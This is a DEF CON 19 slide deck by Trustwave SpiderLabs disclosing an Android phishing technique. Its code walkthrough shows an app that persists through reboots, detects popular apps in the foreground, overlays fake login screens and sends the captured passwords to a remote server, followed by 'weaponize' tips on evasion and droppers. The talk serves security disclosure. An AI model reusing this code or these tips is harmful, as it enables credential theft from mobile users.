Trustwave®
SpiderLabs®

DEF CON 19:
This is REALLY not the Droid you're looking for…

Nicholas J. Percoco – Trustwave's SpiderLabs
Sean Schulte – Trustwave's SSL Team

Agenda

- Introductions
- Primer / History: Android Platform Development
- Mobile User Interface DOs and DON'Ts
- Research Motivations
- Research Implications
- Demo
- How it Works: Technical Deep Dive
- Conclusions

Introductions

Who are we?

Nicholas J. Percoco (c7five)

- Head of SpiderLabs at Trustwave
- Started my InfoSec career in the 90s

Sean Schulte (sirsean)

- SSL Team at Trustwave
- Backend Developer (Java & Ruby)

Introductions

What's this talk about?

Part II of last year's talk…

- Focused on Kernel Level Rootkit for Android OS
- Raised awareness on the risks and implications
- Did NOT touch on anything in userland…

Introductions

What's this talk about?

This year…

- We focused 100% on the userland
- What "tricks" we could play using available APIs?
- Explored what Google allowed developers to do
- Discovered a Layer-7 "0day" in the process…

Primer / History: Android Platform Dev

What is the Android OS?

- Android is a software stack for mobile devices that includes an operating system, middleware and key applications.
- The applications consists of Java apps running on the Dalvik VM.
- The middleware is made of C libraries including SQLite, OpenGL, WebKit, etc.
- The kernel is Linux.

Source: Google

Primer / History: Android Platform Dev

How has Android evolved?

- Donut / Éclair (XX%)
  - Revamped UI (introduced slide-from-right animation between different applications)
- Froyo (XX%)
  - Performance improvements, Wifi tethering, Flash
- Gingerbread (XX%)
  - Refined UI … No carrier cooperation, little uptake
- Honeycomb (XX%)
  - Closed source, tablet-only

Primer / History: Android Platform Dev

How does Google release Android updates?

- Closed development inside Google
- Source drop at the time of binary release (sometimes later, or never)
- Clean, stock Android installed on "Google Experience" devices (Nexus One, Nexus S, G2)
- Indefinite (lengthy) waiting period while carriers and OEMs add their customization layers
- Carriers have little incentive to update phones they've already sold, so that rarely happens
  - New agreement that carriers will support phones for 18 months … yet to see how that works out

Primer / History: Android Platform Dev

What is the Android Market?

- An online software store owned by Google
- Access the Market by using the Android Market app
  - Or the Android Market website, which can remotely install apps on your phone
- Currently over 200K apps available for download
- Google does NOT review apps that are submitted
- Google can remove BAD apps from the market
  - also a user's device

Primer / History: Android Platform Dev

What are some Android development terms?

- **Activities**
  - Basic unit of Android apps, these are user-facing screens
- **Intents**
  - A bundle of data that apps can respond to
- **Services**
  - Long running processes, no UI
- **Notifications**
  - Standardized way of getting the user's attention
  - Icon appears in the top left, allows you to get more info by opening the notifications drawer

Mobile User Interface DOs and DON'Ts

- **Three areas of focus:**

Simple

Consistent


Getting User's Attention


Mobile User Interface DOs and DON'Ts


- **Simple**
  - User are using your app to do one thing
    - Each Activity should have a focused purpose
    - This Activity should be immediately apparent

Mobile User Interface DOs and DON'Ts

- **Consistent**
  - Re-use Activities from other apps
  - They'll provide familiar functionality
  - You don't need to re-invent the wheel (poorly)








Trustwave SpiderLabs

Mobile User Interface DOs and DON'Ts

- **Consistent**
  - Don't override the BACK button
  - Google's OWN advice, but screws up their OWN apps
  - For example, Google Voice:



Trustwave SpiderLabs

Mobile User Interface DOs and DON'Ts

- **Getting User's Attention**
  - Use a Notification
  - Never display an Activity that a user DIDN'T request
  - Never display an Activity that a user DIDN'T request
  - Never display an Activity that a user DIDN'T request
  - Never display an Activity that a user DIDN'T request
  - Never display an Activity that a user DIDN'T request
  - Never display an Activity that a user DIDN'T request

Of course, this is just a BEST PRACTICE, right?

Android lets us do what ever we like…

Research Motivations

- **Initially a side effect of other research**
  - See: "Getting SSLizzard"
- **A lot of security research focuses on "breaking"**
  - INPUT = MALICIOUS then OUTPUT = BAD
- **What can we do by "building" using GOOD tools?**
  - INPUT = GOOD then OUTPUT = BAD?
- **Mobile often sacrifices security for screen size**
- **How far can we push the user?**

Research Implications

Consider the following:

- **An attacker builds an App using approved APIs**
- **Submits App to a public app market**
- **App is approved (immediately) and available for download**
- **User downloads App**
- **App steals credentials from popular Apps:**
  - Banking, Social Networking, Shopping, VPN, etc.
- **Users do NOT suspect issues with their devices**

Demo

- **What you'll see:**
  - We'll play with "Bantha Pudu"
  - We'll then use some popular apps
  - Our credentials will be stolen and sent to a remote server
  - We'll submit "Bantha Pudu" to the Android Market
    - It will be crippled so as not to upload credentials
  - You can download it and try it out

How it Works: Technical Deep Dive

- **Step 1: Register a Service**

```
<service
    android:name=".ImportantSystemService"
    android:label="Important System Service">
        <intent-filter>
            <action android:name="org.android.ImportantSystemService" />
        </intent-filter>
</service>
```

How it Works: Technical Deep Dive

- **Step 2: Keep the Service Running**
  - Even through a Reboot


```
<receiver
    android:name=".receiver.StartImportantSystemServiceAtBootReceiver"
    android:enabled="true"
    android:exported="true"
    android:label="StartImportantSystemServiceAtBootReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
```


```
public void onReceive(Context context, Intent intent) {
    if ("android.intent.action.BOOT_COMPLETED".equals(intent.getAction())) {
        Intent serviceIntent =
            new Intent("org.android.ImportantSystemService");
        context.startService(serviceIntent);
    }
}
```


How it Works: Technical Deep Dive


- **Step 3: Define the App you want to attack**

```
mVictims.put("com.android.email", EmailLogin.class);
mVictims.put("com.facebook.katana", FacebookLogin.class);
mVictims.put("com.amazon.mShop.android", AmazonShopLogin.class);
mVictims.put("com.google.android.apps.googlevoice", GoogleVoiceLogin.class);
```









Trustwave SpiderLabs

How it Works: Technical Deep Dive

- **Step 4: Poll for Foreground Apps**


```
mTimer.scheduleAtFixedRate(new TimerTask() {
  @Override
  public void run() {
   ActivityManager activityManager =
     (ActivityManager) getSystemService( Context.ACTIVITY_SERVICE );
   List<RunningAppProcessInfo> appProcesses =
     activityManager.getRunningAppProcesses();
   for(RunningAppProcessInfo appProcess : appProcesses){
     if (appProcess.importance == RunningAppProcessInfo.IMPORTANCE_FOREGROUND) {
       if (mVictims.containsKey(appProcess.processName)) {
         Intent dialogIntent =
           new Intent(getBaseContext(), mVictims.get(appProcess.processName));
         dialogIntent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
         getApplication().startActivity(dialogIntent);
       }
     }
   }
  }
}, DELAY, INTERVAL);
```

How it Works: Technical Deep Dive

- **Step 5: Create Activity for Each Target App**
  - Note their use of Title Bar / No Title Bar

```
requestWindowFeature(Window.FEATURE_CUSTOM_TITLE);
getWindow().setFeatureInt(
    Window.FEATURE_CUSTOM_TITLE,
    R.layout.login_victim1_title_bar);


requestWindowFeature(Window.FEATURE_NO_TITLE);
```





How it Works: Technical Deep Dive


- **Step 6: Override the BACK Button**

```
@Override
public void onBackPressed() {
    moveTaskToBack(true);
}
```

When they click the back button, we want to go away and put them right back into the app they'd been in before we took over.







Trustwave SpiderLabs

How it Works: Technical Deep Dive

- **Step 7: Send Credentials to External Server**
  - Upload using a different thread

```
Intent serviceIntent =
  new Intent("org.android.intent.action.ADD_CREDENTIALS");
serviceIntent.putExtra("appName", "Facebook");
serviceIntent.putExtra("username", username);
serviceIntent.putExtra("password", password);
sendBroadcast(serviceIntent);

@Override
public void onReceive(Context context, Intent intent) {
 final TelephonyManager tm =
  (TelephonyManager)context.getSystemService(Context.TELEPHONY_SERVICE);
 String appName = intent.getStringExtra("appName");
 if (appName != null) {
  String username = intent.getStringExtra("username");
  String password = intent.getStringExtra("password");
  sendCredentials(tm.getDeviceId(), appName, username, password);
 }
}
```

How it Works: Technical Deep Dive

- **Step 8: Request the Necessary Permissions**

```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
```

How it Works: Technical Deep Dive

- **Step 9: Other Tips**
  - When setting up your (attacking) Activities, use "noHistory" so your login screens won't show up in the app switcher
    - `android:noHistory="true"`
  - Some apps resize when the soft keyboard appears, and some don't – you should behave the same way
    - `android:windowSoftInputMode="adjustResize"`

How to Weaponize

- **Randomly show on app startup, not every time**
- **Show login screen after they've been in the app for a while**
- **Check whether the supplied credentials work**
  - If they do, stop showing the login screen for that app
- **Use one app as "dropper" for the malicious one**
  - Allow for "Service" app to be decoupled from the parent app

Conclusions

- **Approved APIs can easily create malicious Apps**
- **Not restricting developers from making certain UI decisions is a DISASTER waiting to happen**
- **What can Google do?**
  - Take their Best Practices and ENFORCE them
  - Restrict developers from taking over the foreground
  - Use a specific visual animation when switching apps
    - Make it different from intra-app screen changes
    - Don’t allow developers to use this animation

Trustwave's SpiderLabs®

SpiderLabs is an elite team of ethical hackers at Trustwave advancing the security capabilities of leading businesses and organizations throughout the world.

More Information:

Web: https://www.trustwave.com/spiderlabs

Blog: http://blog.spiderlabs.com

Twitter: @SpiderLabs

Trustwave®

SpiderLabs®

Questions?